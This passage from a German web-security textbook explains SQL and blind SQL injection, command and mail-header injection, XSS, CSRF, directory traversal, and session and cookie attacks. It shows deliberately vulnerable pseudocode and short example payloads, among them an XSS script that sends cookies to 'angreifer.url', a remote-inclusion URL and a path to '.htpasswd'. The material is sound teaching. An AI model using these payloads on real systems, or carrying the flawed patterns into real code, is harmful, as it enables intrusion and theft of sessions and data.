Erheblich schlimmer kann es bei einer Applikation in Verbindung mit einem Microsoft SQL Server kommen. Ist dort die Kommandozeile (*cmdshell*) für den SQL-Server aktiviert, so könnten sogar sehr kritische Befehle ausgeführt werden, woraus im schlimmsten Fall die Zerstörung des gesamten (Datenbank-)Servers resultieren könnte.

Historisches

Der erste Fall von SQL-Injections wurde im Jahre 1998 bekannt, als in der 54. Ausgabe des Hackermagazins Phrack[7] ein Artikel über Vulnerabilitäten in NT-Webtechnologien[8] erschien. Dort beschrieb ein Hacker, der sich *rain.forest.puppy*, kurz *rfp*, nannte, dass der MS SQL Server sogenannte Batch-Befehle unterstützt, sprich die Konkatenation zweier aneinandergehängter Queries nicht unterbunden wurde.

Der Begriff SQL-Injections an sich entstand allerdings erst zwei Jahre später am 23. Oktober 2000, als Chip Andrews diesen Begriff für den Titel seiner „SQL-Injection FAQ“[9] verwendete.

7. Das Phrack-Magazin ist ein Untergrund-Magazin, das sich unter anderem der IT-Sicherheit und dem Hacken widmet. Es besteht bereits seit dem 17. November 1985 und war weltweit das erste Magazin, das nur elektronisch verbreitet worden ist.

8. *http://www.phrack.org/archives/54/P54-08*

9. *http://www.sqlsecurity.com/FAQs/SQLInjectionFAQ/tabid/56/Default.aspx*

5.4 Blind SQL-Injection


Blind SQL-Injection ist eine Spezialisierung des bereits oben beschriebenen Angriffvektors SQL-Injection. Die Funktionsweise unterscheidet sich prinzipiell nicht. Auch die Entstehung ist gleich.

Allerdings liegen häufig keine tiefer gehenden Informationen über die Datenbankstruktur vor, so dass diese erst einmal ermittelt werden muss. Da der Angreifer keinerlei Kenntnis über die Struktur hat, muss er blind vorgehen. Daher auch der spezialisierte Begriff der Blind SQL-Injection.

Basisvulnerabilitäten

- Eingabevalidierung (vgl. Kapitel 4.1.1)
- Fehlerbehandlung (vgl. Kapitel 4.1.6)

Definition



Die Entstehung von Sicherheitslücken in Form von Blind SQL-Injection-Bugs ist mit der Entstehung von generellen SQL-Injection-Bugs gleichzusetzen (vgl. auch Kapitel 5.2.1).

Allerdings geht es bei der Blind SQL-Injection mehr um das Ermitteln der Datenbankstruktur, um gegebenenfalls weitere An-

griffe zu initiieren. Mit einem relativ geringen Aufwand wird diese Struktur anhand von aussagekräftigen Fehlermeldungen oder deterministischen Fragen an das DBMS ermittelt.

Mit gezielten Fehleingaben werden Fehler provoziert sowie das Verhalten der Applikation erforscht. Im Gegensatz zu den generellen SQL-Injections sind für diese Vorgehensweise tiefergehende Informationen über das verwendete DBMS von Nöten. Analog dazu steigen auch die Anforderungen an die Verwendung von SQL.

Beispiel

Als Beispiel wird der bereits oben genannte Code-Baustein zugrunde gelegt, dessen Query einen Inhalt anhand einer Identifikationsnummer (*Id*) aus einer SQL-Datenbank laden soll.

```
string dbCommand =
  'SELECT [inhalt] FROM [inhalte] WHERE id=' +
  Parameter['id'];
ExecuteQuery(dbCommand);
```

Angenommen, es werden keine Fehlermeldungen ausgegeben und der reguläre Seitenaufruf lautet wieder *inhalt.psc?id=10*. Mit einer einfachen Manipulation des Seitenaufrufs kann überprüft werden, ob generell SQL-Injections möglich sind.

Nehmen wir an, der genannte Seitenaufruf generiert eine Informationsseite beispielsweise zu einem Produkt. Der Seitenaufruf wird wie folgt manipuliert: *inhalt.psc?id=10 AND 1=1*. Das Query sieht nun also so aus:

```
SELECT [inhalt] FROM [inhalte] WHERE id=10 AND 1=1
```

Die hinzugefügte Bedingung *AND 1=1* ergibt logischerweise immer *true*. Das Query müsste folglich unverändert ausgeführt werden, sofern SQL-Injections denn möglich sind. Wird die Produktinformation nun nicht mehr angezeigt (und eventuell stattdessen eine leere Seite oder eine Fehlermeldung), so ist die Anwendung bezüglich SQL-Injections geschützt (siehe Kapitel 6.9).

Andernfalls wird im Browser nach wie vor die Produkt-Informationsseite angezeigt: Die Anwendung ist generell für SQL-Injections empfänglich. Das Datenbank-Management-System kann nun nach Belieben deterministisch ausgefragt werden.

Allerdings kann es auch vorkommen, dass diese hinzugefügte Bedingung (*AND 1=1*) gefiltert wird. Alternativ kann dann mit *AND 1 != 1* gearbeitet und überprüft werden, ob keine Datenbankinhalte mehr angezeigt werden.

Das Ausfragen erfolgt mit dem *AND*-Operator. Jedes DBMS bietet eine Reihe von Objekten, beispielsweise Variablen, Konstanten und Funktionen, um nähere Informationen über das DBMS zu erhalten. Darunter fallen die Version sowie nähere Informationen zur aktuellen Verbindung, wie die verwendete Datenbank und der aktuell eingeloggte Benutzer.

Diese Objekte unterscheiden sich natürlich je nach verwendetem DBMS. Mehr Informationen über die unterstützten Datenbankobjekte finden sich in dem jeweiligen Handbuch des entsprechenden DBMS wieder.

Aber nicht nur diese Objekte unterscheiden sich, sondern auch andere Informationen, wie beispielsweise der Benutzername des Administrators. So heißt dieser in MySQL *root*, in PostgreSQL *postgres* und in einem Microsoft-SQL-System *sa*.

Für eine erfolgreiche Kompromittierung sind folglich Informationen über das verwendete DBMS unverzichtbar.

Per Bruteforcing (vgl. Kapitel 5.14) kann nahezu das komplette Datenbankschema ermittelt werden. Diese Vorgehensweise des Ratens basiert, wie bereits erwähnt, komplett auf dem Fragespiel. Angenommen, das DBMS bietet die Funktion `USER()`, die den aktuell mit der Verbindung eingeloggten Benutzernamen ausgibt. So kann das DBMS einfach gefragt werden, ob es sich hierbei um den Benutzer Administrator handelt:

```
AND USER() = 'root'
```

Das Fragespiel kann beliebig weitergeführt werden, bis der aktuelle Benutzer ermittelt worden ist.

Mit ein paar Informationen über das verwendete DBMS können sehr viele Informationen abgefragt werden. Diese Vorgehensweise ist sehr zeitintensiv und erfordert viel Geduld. Es gibt diverse Tools zur Automatisierung und Vereinfachung solcher Angriffe. Von vollautomatisierter Arbeitsweise sind sie allerdings noch weit entfernt, „manuelles Mitdenken“ wird vorausgesetzt. Ohne die Arbeitsweise von SQL-Injections und eines SQL-DBMS an sich verstanden zu haben, sind Blind SQL-Injections nicht möglich.

5.5 Command-Injection

Command-Injection (*Befehlsinjektion*) bezeichnet das Einschleusen (Injizieren) bösartiger Befehle zur Kompromittierung der Funktionsschicht einer Webapplikation (Applikation und Server). Diese Angriffstechnik resultiert, wie auch bei SQL-Injections, aus mangelnder Maskierung oder Überprüfung von Benutzereingaben.


Angreifern wird das Einschleusen eigener Befehle über die fehlerhafte Anwendung ermöglicht. Dabei ist es durchaus möglich,

die Kontrolle über die Applikation sowie im schlimmsten Fall sogar über den gesamten Server zu verlieren.

Basisvulnerabilitäten

- Eingabevalidierung (vgl. Kapitel 4.1.1)
- Fehlerbehandlung (vgl. Kapitel 4.1.6)

Definition



Bei der Command-Injection wird bösartiger Programmcode in der jeweiligen Sprache (beispielsweise PHP, ASP.NET, JSP, Ruby, …) eingeschleust. Dieser wird unmittelbar auf Serverebene ausgeführt und ermöglicht je nach Konfiguration die unmittelbare Übernahme des Kontos, unter dem die Anwendung läuft, oder sogar des gesamten Servers.

Ein Angreifer kann in diesem Fall eigene Befehle einschleusen und komplette Funktionszeichenketten an den Server übertragen. Aufgrund der fehlenden Überprüfung seitens der Applikation wird diese Zeichenkette unmittelbar auf dem Server ausgeführt. In der Funktionszeichenkette können folglich Befehle zum Löschen von Daten enthalten sein sowie Befehle zur Manipulation der Anwendung. Prinzipiell kann das Ergebnis durchaus vielfältig sein, was bis zum Erreichen von Systemrechten

reicht. Dabei kann gegebenenfalls die Applikation zerstört oder aber bösartige Applikationen (beispielsweise Filesharing- oder Spamkomponenten) installiert werden.

Aber auch mit minderen Mitteln kann bereits ein enormer Schaden angerichtet werden. Ein Kontaktformular oder ein E-Mail-Script kann schnell für potenzielle Spammer interessant werden, sofern sich über eine solche Schwachstelle zusätzliche Headerinformationen einschleusen lassen.

Je nachdem ist es sogar möglich, an sensible Daten wie beispielsweise Passwörter auf dem betroffenen System zu gelangen.

Beispiel

Einige Foren- und Content-Management-Systeme haben mittlerweile relativ komplexe Funktionalitäten zum Verwalten von Dateien eingebaut. Aufgrund der wachsenden Komplexität von Webapplikationen werden auch immer öfter an manchen Stellen Systembefehle umgesetzt. Erfolgt dies dynamisch ohne Überprüfung der entsprechenden Parameter, so ist der Schaden bereits absehbar.

Mit dem folgenden Code-Ausschnitt sollen Dateien verschoben und gelöscht werden:

```
string command = Parameter['command'];
string file = Parameter['file'];
string param = Parameter['param'];

System.Execute(command+' '+file+' -'+param);
```

Über ein Formular werden als Befehlsparameter (*command*) Werte zum Verschieben und Löschen einer Datei angeboten. Da diese

serverseitig allerdings nicht noch einmal überprüft werden, kann ein Angreifer beliebige Befehle generieren und ausführen lassen.

Je nach Rechtevergabe reicht die Kompromittierung von der Webapplikation bis hin zum gesamten Serversystem. Dabei können Benutzer- und Applikationsdaten entwendet oder manipuliert oder aber sogar das gesamte Serversystem zerstört werden.

Eine solche Sicherheitslücke ist für einen Angreifer eine Goldgrube. Es ist auch problemlos möglich, bösartige Anwendungen (illegales Filesharing, Bots usw.) zu installieren und halbwegs unbemerkt im Hintergrund laufen zu lassen, ohne dass die Applikation oder der Server auffällig beschädigt wird.

Aber auch für Spammer gibt es dank Command-Injections ein interessantes Ziel. Das folgende Beispiel stellt ein unsicheres Script zum Versenden einer E-Mail dar. Es erhält sämtliche Daten über ein Formular.

```
string from = Parameter['from'];
string subject = Parameter['subject'];
string text = Parameter['text'];

string to = 'text';

string header += 'From: ' + from + '\n';

SendMail(to, subject, text, header);
```

Der kritische Parameter liegt hier bei der Absenderadresse (*from*-Variable). In diesem Fall wird der Absender unmittelbar in den Mailheader eingefügt. Da er nicht überprüft wird, können an dieser Stelle beliebig viele weitere Header-Informationen eingeschleust werden.

Ein Angreifer kann so direkt über das Formular per Absenderfeld (wo eigentlich die E-Mail-Adresse des entsprechenden Benutzers eingetragen werden sollte) weitere Informationen hinzufügen, indem er eine Zeichenkette nach dem folgenden Schema angibt: *falsche@adress.se \n CC: spam@opf.er \n BCC: spam2@opf.er [...]*.

Es können also beliebige Empfänger per CC[10] und BCC[11] integriert werden. Dank diesem unsicheren Script und einem selbst geschriebenen Tool wird der Server zum Paradies für Spammer und der Serverbetreiber gerät unverschuldet in die Schusslinie. Er unterstützt ungewollt die Welle des elektronischen Abfalls.

5.6 Cross-Site Scripting

Cross-Site Scripting (*CSS/XSS*) bezeichnet das Einschleusen von bösartigem Programmcode in eine Webapplikation. Dieser Angriff erfolgt seitenübergreifend (*Cross-Site*) und wird unter Zuhilfenahme eines anderen Servers durchgeführt.

Diese Art von Angriff resultiert, wie bereits bei SQL-Injections, aus der mangelnden Eingabevalidierung in der entsprechenden Anwendung.

Dieser Bug öffnet eine schwere Sicherheitslücke in der entsprechenden Anwendung und ist als sehr kritisch einzustufen. Potenzielle Angreifer können diese Sicherheitslücke ausnutzen, um nicht vertrauenswürdige Informationen in einen vertrauenswürdigen Kontext (den der betroffenen Applikation) zu bringen.

10. CC steht für Carbon Copy (*Durchschlag*, *Kopie*) und ist ein Header-Parameter, der eine oder mehrere kommaseparierte E-Mail-Adressen enthält, an die eine Kopie der E-Mail gesendet wird.


11. BCC steht für Blind Carbon Copy (*Blindkopie*) und ist vergleichbar mit der CC. Allerdings wird dieser Parameter nicht an die Empfänger übertragen. Der jeweilige Adressat kann folglich nicht alle Empfänger der Mail nachvollziehen.

Eine solche Sicherheitslücke ermöglicht das Ausspionieren von Benutzerdaten und kann bis zur feindlichen Übernahme des gesamten Servers führen.

Basisvulnerabilitäten

- Eingabevalidierung (vgl. Kapitel 4.1.1)

Definition



Beim Cross-Site Scripting wird bösartiger Programmcode, meistens in Form von JavaScript, eingeschleust und später auf der Seite des Clients ausgeführt. Dies kann im Webbrowser geschehen wie auch in einem E-Mail-Programm.

Dabei wird dem unwissenden Opfer ein präparierter Hyperlink untergeschoben, der auf den ersten Blick allerdings optisch absolut vertrauenswürdig wirkt, oder ein speziell präpariertes JavaScript in eine Datenbank platziert, das für das Opfer nicht nachvollziehbar ist.

Um einen solchen Hyperlink vertrauenswürdig und unauffällig erscheinen zu lassen, bedient sich ein Angreifer gerne spezieller Kodierungsmethoden und URL-Spoofing[12]-Techniken.

Schafft es ein Angreifer, bösartigen JavaScript-Code in einer Datenbank so zu platzieren, dass dieser bei einem Aufruf der Applikation automatisch geladen wird, können problemlos Cookies ausgelesen und bösartige Inhalte im vertrauenswürdigen Kontext der Applikation ausgeführt werden. Für einen normalen Benutzer ist eine solche Manipulation in den meisten Fällen nicht ersichtlich.

Da die Cookies wichtige Informationen bzgl. Login- und Session-Daten beinhalten können, könnte ein solcher Angriff enorme Folgen für ein ahnungsloses Opfer darstellen.

Beispiel

Der folgende Quellcode liest einen Kommentar von einem Formular ein und speichert ihn in eine Datenbank und gibt sämtliche vorhandenen Kommentare aus. Ein solches Szenario gibt es heutzutage überall (beispielsweise in Gästebüchern, Blogs oder Onlineshops als Rezensionsfunktion).

```
string dbCommand =
  'INSERT INTO [gb] (kommentar) VALUES ("' +
  Parameter['kommentar'] + '")';
ExecuteQuery(dbCommand);
```

12. URL-Spoofing ist eine Technik, um die Adresse einer Webseite so zu fälschen und die wahre Identität so zu verschleiern, dass einem Opfer eine speziell präparierte Webseite in einem vertrauenswürdigen Kontext erscheint. In der Regel geschieht dies mit einer betrügerischen Absicht und ist eine gängige Methode bei sogenannten Phishing-Angriffen.

```
dbCommand = 'SELECT [kommentar] FROM [gb]';
string results[] = ExecuteReader(dbCommand);

foreach result in results {
 echo result;
}
```

Dabei wird der zu speichernde Kommentar nicht überprüft und direkt in die Datenbank geschrieben. Ein potenzieller Angreifer könnte nun hingehen und einen kleinen JavaScript-Codeschnipsel auf diese Art und Weise in der Datenbank speichern. Da sämtliche Einträge auch unmittelbar ausgegeben werden, wird der JavaScript-Code im vertrauenswürdigen Kontext der entsprechenden Webseite ausgeführt.

Sämtliche JavaScripts können in die Datenbank geschrieben werden. Dabei können beispielsweise andere Webseiten aufgerufen, Container mit eigenem Inhalt erzeugt oder sogar Cookies ausgelesen werden.

Wird als Kommentar der folgende Code eingegeben, so kann der Angreifer sensible Cookie-Daten, beispielsweise mit Anmeldeinformationen eines Onlineshops, bequem auslesen und weiterverarbeiten.

```
<script type="text/javascript">
 var cookie = document.cookie();
 var url = 'http://angreifer.url/bild.php?c=';
 document.write('<img src='+url+cookie+' />');
</script>
```

In diesem Fall wird per JavaScript ein spezielles Script als Bild eingebunden. Es überträgt über einen Parameter die Daten der Cookies und liefert eine Grafik zurück. Der Angreifer ist im Be-

sitz sicherheitsrelevanter Cookie- und Sessiondaten und kann sich diese zu Eigen machen, indem er sich den Cookie beispielsweise selber setzt. Er kann nun als dieser Benutzer agieren.

Der Benutzer allerdings bekommt davon in der Regel nichts mit. Er weiß noch nicht einmal, dass er „beklaut“ worden ist. Und wenn er es bemerkt, geht er unwissenderweise davon aus, dass dies durch die vertrauenswürdige Webseite geschehen ist.

Natürlich kann per JavaScript und einer solchen Lücke noch mehr Schaden angerichtet werden. Links können manipuliert werden und Formulardaten lassen sich problemlos umleiten. Die gesamte Seite kann funktionell manipuliert werden, was nicht selten eine wahre Fundgrube für Spammer mit Phishing-Hintergedanken darstellt.

In einer Mail kann der Link so getarnt werden, dass er aussieht, als würde er tatsächlich von der vertrauenswürdigen Seite stammen. Öffnet das ahnungslose Opfer diesen, hat die Falle schon zugeschnappt. Der Angreifer könnte nun beispielsweise Kreditkarten- und generelle Zahlungsdaten auf einer umgeleiteten, betrügerischen Webseite abfragen.

Dank automatisierter Webcrawler[13] ist es in relativ kurzer Zeit möglich, viele anfällige Webseiten und auch E-Mail-Adressen zu finden.

5.7 Cross-Site Request Forgery

Cross-Site Request Forgery (*CSRF/XSRF*) bezeichnet die Manipulation eines HTTP-Request (Webseitenaufruf). Analog zum Cross-Site Scripting erfolgt auch ein solcher Angriff seitenüber-

13. Ein Webcrawler (auch Spider oder Robot bzw. Bot genannt) ist eine Applikation, die automatisiert das Internet durchsucht und Webseiten nach zuvor definierten Definitionen analysiert.

greifend und wird unter der Zuhilfenahme eines anderen Systems durchgeführt.


Ein solcher Bug ermöglicht die Manipulation von Daten einer Webapplikation durch einen unautorisierten Angreifer. Anders als bei den bisherigen Angriffsvektoren ist die Ausnutzung dieser Sicherheitslücke nur über ein unwissendes Opfer möglich, das zudem ein autorisierter Benutzer der entsprechenden Applikation sein muss.

Mit dieser Sicherheitslücke können auf direktem Wege lediglich Daten manipuliert werden. Indirekt bieten sich hier erst die Möglichkeiten der Datenspionage sowie der Serverkompromittierung.

Basisvulnerabilitäten

- Eingabevalidierung (vgl. Kapitel 4.1.1)

Definition



Sicherheitslücken in Form von Cross-Site Request Forgery-Bugs resultieren aus der mangelhaften Überprüfung eines ankommenden Requests zur Ausführung einer Benutzeraktion (Bestellvorgänge, Administrationsvorgänge usw.).

Dabei wird der HTTP-Request so manipuliert, dass er eine vom Angreifer unautorisierte Aktion durch ein unwissendes, autorisiertes Opfer ausführen lässt. Diese Aktion wird vollständig im Browser des Opfers durchgeführt, ohne jegliche Unterstützung seitens des Angreifers.

Die Durchführung eines XSRF-Angriffs erfolgt in der Regel in Kombination mit weiteren Angriffsvektoren: Cross-Site Scripting und/oder URL-Smuggling[14].

Beispiel

Angenommen, in einem Administrationsbereich gibt es eine Option zum Hinzufügen eines neuen Benutzers, die dem folgenden Listing zu Grunde liegt:

```
string action = Parameter['action'];
string username = Parameter['name'];
string userpwd = Parameter['pwd'];
string userrole = Parameter['role'];

switch(action) {
  case "add_user":
    addUser(username, userpwd, userrole);
 [..]
}
```

Der Administrationsbereich ist generell nur autorisierten Usern zugänglich. Per XSRF allerdings wurde dem Opfer der folgende Link untergeschoben:

```
admin.psc?action=add_user&name=hackbard&pwd=secret&role=admin
```

14. URL-Smuggling bezeichnet das Unterschieben einer manipulierten URL an ein unwissendes Opfer.

Entdeckt das Opfer die untergeschobene Adresse nicht, so wird in diesem Fall ein neuer Benutzer mit den Benutzerrechten eines Administrators angelegt. Der Angreifer hat vollen Systemzugriff.

Natürlich sind sämtliche Szenarien denkbar. Per XSRF könnte ein eingeloggter User passiv Aktionen im Sinne des Angreifers durchführen oder sich, wie oben gezeigt, Administrationsrechte aneignen.

5.8 Directory Traversal


Directory Traversal (Verzeichnisdurchlauf, auch Path-Traversal und Forced-Browsing genannt) ist eine Technik, um an nicht öffentliche, aber zugängliche Daten zu gelangen. In der Regel sollte die Konfiguration eines Webservers den Zugriff auf Dateien außerhalb des Webverzeichnisses unterbinden. Zusätzlich sollte die Applikation jeden Request kritisch überprüfen.

Bei einer Directory-Traversal-Attacke versucht ein Angreifer, mittels manipulierter Pfadangaben in einem Request auf sensible Dateien, wie beispielsweise Konfigurations- oder Passwortdateien, außerhalb des regulären Webverzeichnisses zuzugreifen.

Basisvulnerabilitäten

- Eingabevalidierung (vgl. Kapitel 4.1.1)
- Serverkonfiguration (vgl. Kapitel 4.1.8)

Definition



Sicherheitslücken in Form von Director-Traversal-Bugs resultieren aus der mangelhaften Überprüfung eines ankommenden Request zur Anforderung einer speziellen Ressource.

Beispiel

Vor allem bei dynamisch aufgebauten Applikationen werden häufig weitere Bestandteile aufgrund von spezifischen URL-Parametern oder Formulardaten eingebunden. Wird hier unsauber gearbeitet, so kann ein Angreifer beliebigen Quellcode einschleusen. Das folgende Beispiel bindet weitere Funktionalität aufgrund eines URL-Parameters ein:

```
string subpage = Parameter['subpage'];

include(subpage + '.psc');
```

Hierbei wird der Parameter nicht validiert und direkt an eine Systemfunktion zum Einbinden einer weiteren Datei weitergegeben. Ein gewollter Seitenaufruf könnte dann wie folgt lauten: *index.psc?subpage=startseite*. In diesem Fall würde die Unterseite *startseite.psc* eingebunden werden.

Ein geschickter Angreifer verändert diese URL und hofft auf Erfolg oder eine aussagekräftige Fehlermeldung. Trifft eines von beidem zu, so kann er einen Schritt weitergehen und den Seitenaufruf wie folgt gestalten: *index.psc?subpage=http://angreifer.url/script*. Je nach Serverkonfiguration können Remote-Inclusions durchgeführt werden und die Anwendung würde nun das entfernte Script einbinden. Sofern der Server des Angreifers das Script unkompiliert im Quelltext ausgibt, wird es im Kontext der entsprechenden Applikation kompiliert.

Ein Angreifer könnte beispielsweise auf diesem Weg einen Dateimanager einbinden. Da dieser Dateimanager nun im gleichen Kontext wie die Applikation ausgeführt wird, kann er sich bequem einen Überblick über die Anwendung verschaffen und gegebenenfalls in den Besitz des Quelltextes gelangen oder sogar Änderungen vornehmen.

Dieser Weg ist natürlich, dank der Ausführung einer fremden Seite in einem vertrauenswürdigen Kontext, auch wieder interessant für Spammer in Form von Phishing-Mails. Ein Link mit eingebauter Ausnutzung der Sicherheitslücke kann wieder als vertrauenswürdig getarnt werden.

Aber auch wenn Remote-Inclusions dank einer guten Serverkonfiguration nicht möglich sind, muss es auf der Seite lediglich ein unsicheres Upload-Formular geben, über das bösartiger Quellcode auf dem Server gespeichert werden kann. Mit obiger Sicherheitslücke wird es dann eingebunden oder alleine ausgeführt.

Angenommen, eine solche Bearbeitungsfunktionalität basiert auf dem folgenden Code-Schnipsel:

```
string filename = Parameter['filename'];
string filetype = Parameter['filetype'];

string content = file_read(filename + filetype);
```

Da an dieser Stelle, abgesehen von der fehlenden Validierung, noch nicht einmal ein Dateityp festgelegt wird, ist es theoretisch möglich, jede ASCII-Datei zumindest auszulesen. Läuft die Anwendung unter den Rechten eines Systemadministrators, so könnte die Passwortdatei eingelesen werden: *index.psc?filename=../../../../../../../../../.htpasswd&fileytpe=*.

Meistens laufen Webapplikationen allerdings nicht auf dem erforderlichen Level. Dennoch ist dieses Szenario sehr kritisch. Speichert die Applikation ihre Benutzerdaten unverschlüsselt in eine textbasierte Datenbankdatei, so kann ein Angreifer auch diese auslesen und erhält zumindest schon einmal Administrationsrechte auf Anwendungsebene.

5.9 Session-Hijacking


Session-Hijacking (Entführung einer Sitzung) ist eine Technik zur Übernahme einer fremden Session. Da HTTP ein zustandsloses Protokoll ist, werden Sitzungen benötigt, um diverse Daten (Authentifizierungsdaten, Warenkorbinhalte usw.) einer Verbindung eindeutig zuordnen zu können. Die wirklichen Daten verbleiben in der Regel auf der Serverseite, dem Benutzer werden über eine Id (*Session-Id*) diese Daten zugewiesen. Die Id wird auf der Clientseite in einem Cookie hinterlegt oder in der URL mitgeführt.

Durch die Entführung einer solchen Sitzung versucht ein Angreifer, die aktuelle Vertrauensstellung auszunutzen, um dieselben Privilegien wie der aktuelle, rechtmäßige Benutzer zu erlangen.

Basisvulnerabilitäten

- Sessionmanagement (vgl. Kapitel 4.1.3)

Definition



Dem Session-Hijacking geht zunächst ein passives Sniffing der Kommunikation voraus. Der Angreifer muss folglich die benötigten Informationen über die Sitzung ermitteln. In der Regel ist dies die eindeutige Session-Id.

Um an diese Session-Id zu gelangen, werden normalerweise weitere Angriffsvektoren, wie das Cross-Site Scripting oder ein Man-In-The-Middle-Angriff, zu Rate gezogen. Wird die Session nicht eindeutig an den privilegierten Benutzer gebunden, so kann ein Angreifer mit dieser Id die Session übernehmen und mit der Identität des Opfers agieren (z.B. Bestellungen in seinem Namen oder unautorisierte Administrationsvorgänge tätigen).

Beispiel

Sämtliche Shop-Applikationen und Administrationsbereiche greifen auf Sessions zurück. Der folgende Code-Ausschnitt liest die Session-Id aus einem Cookie aus und püft anhanddessen die Berechtigung zum Ändern von Benutzerdaten.

```
string sessionId = getCookie('sessionId');

if ( validateSession(sessionId) ) {
  [..]
}
```

Da die Session-Id und die Session erst nach einer erfolgreichen Authentifizierung vergeben werden, erfolgt keine weitere Überprüfung. Das ist fatal.

Gelangt ein Angreifer folglich an diese Session-Id (z.B. per Cross-Site Scripting), kann er sich den Cookie selbst setzen (siehe auch Cookie-Poisoning) und unberechtigt mit der berechtigten Identität arbeiten.

5.10 Session-Fixation


Session-Fixation (Sitzungsbindung) ist eine Technik der Session-Manipulation und ähnelt dem Session-Hijacking. Allerdings geht es hierbei nicht direkt um die Übernahme einer Session, sondern eher darum, eine eigene Session zu privilegieren.

Dabei wird die Session im herkömmlichen Sinne nicht entwendet, sondern eine eigene Session erstellt. Diese Session wird dann einem privilegierten Opfer untergeschoben, das sodann die Authentifizierung vornimmt.

Basisvulnerabilitäten

- Sessionmanagement (vgl. Kapitel 4.1.3)

Definition



Bei der mangelhaften Session-Fixation lässt sich ein Angreifer von der entsprechenden Applikation eine gültige Session-Id ausstellen. Unter Verwendung eines weiteren Angriffsvektors, in der Regel per Cross-Site Scripting oder URL-Smuggling, wird dem Opfer dann die Session-Id dieser gültigen Session untergeschoben.

Authentifiziert sich nun das privilegierte Opfer mit dieser Session-Id, kann sich der Angreifer als sein Opfer ausgeben und mit dessen Identität Daten spionieren oder manipulieren.

Der Bezug einer gültigen Session stellt bei diesem Vektor kein Problem dar. Das Unterschieben allerdings kann nur mit den bereits beschränkten Mitteln durchgeführt werden. Im Gegensatz zum Session-Hijacking entfällt aber im Vorfeld das passive Sniffing der entsprechenden Kommunikation.

Auch wenn Session-Hijacking und Session-Fixation analog zueinander einige Parallelen aufweisen, so basieren beide auf verschiedenen Grundlagen. Ein Angreifer hat folglich zum Erreichen seines Ziels mehrere Möglichkeiten.

Beispiel

Wie bereits erwähnt, greifen unter anderem sämtliche Shop-Applikationen und Administrationsbereiche auf Sessions zurück. In der Regel wird dem Benutzer direkt beim ersten Aufruf der Applikation eine Session zugewiesen, die allerdings zu Beginn keine weiteren Privilegien aufweist.

Ein Angreifer organisiert sich eine solche Session und schiebt sie beispielsweise per URL-Parameter dem Opfer unter.

```
login.psc?sid=84gdhe43hdd8343dsdd3232s9654
```

Ruft das Opfer nun diese untergeschobene URL auf, benutzt es die Session des Angreifers mit.

Der folgende Code-Schnipsel erhält die Benutzerdaten von einem Formular und überprüft den Zugang. Ist der Benutzer autorisiert, wird die Session entsprechend aktualisiert.

```
string username = Parameter['user'];
string password = Parameter['pass'];
string sessionId = getCookie('sessionId');
boolean authorized = false;

if ( validateUser(username, password) ) {
  authorized = true;
  updateSession(sessionId, authorized);
}
```

Logt sich nun das Opfer mit dieser Session ein, ist auch der Angreifer ab sofort ein autorisierter Benutzer der entsprechenden Applikation.

5.11 Cookie-Poisoning


Cookie-Poisoning (*Cookie-Vergiftung*) ist eine Technik zur Manipulation von Cookies. Auch dieser Angriffsvektor ist relativ analog zum Session-Hijacking zu sehen, allerdings bietet er je nach Applikation weitere Möglichkeiten der Kompromittierung.

Bei dieser Technik werden Cookie-Daten nachhaltig verändert. Dies kann zum einen zur Manipulation diverser Daten führen und zum anderen auch zum unberechtigten Erhalt diverser Privilegien.

Basisvulnerabilitäten

- Eingabevalidierung (vgl. Kapitel 4.1.1)
- Sessionmanagement (vgl. Kapitel 4.1.3)

Definition



Beim Cookie-Poisoning manipuliert ein Angreifer ein Cookie, um in irgendeiner Form einen Vorteil zu erreichen. Beim Session-Hijacking wird das Cookie-Poisoning beispielsweise dafür verwendet, ein Cookie mit einer privilegierten Session-Id zu versehen.

Bei jedem Request an eine Applikation wird das Cookie im Header des Request mit übertragen. Ein Angreifer geht nun hin und manipuliert einfach den Request oder das Cookie direkt.

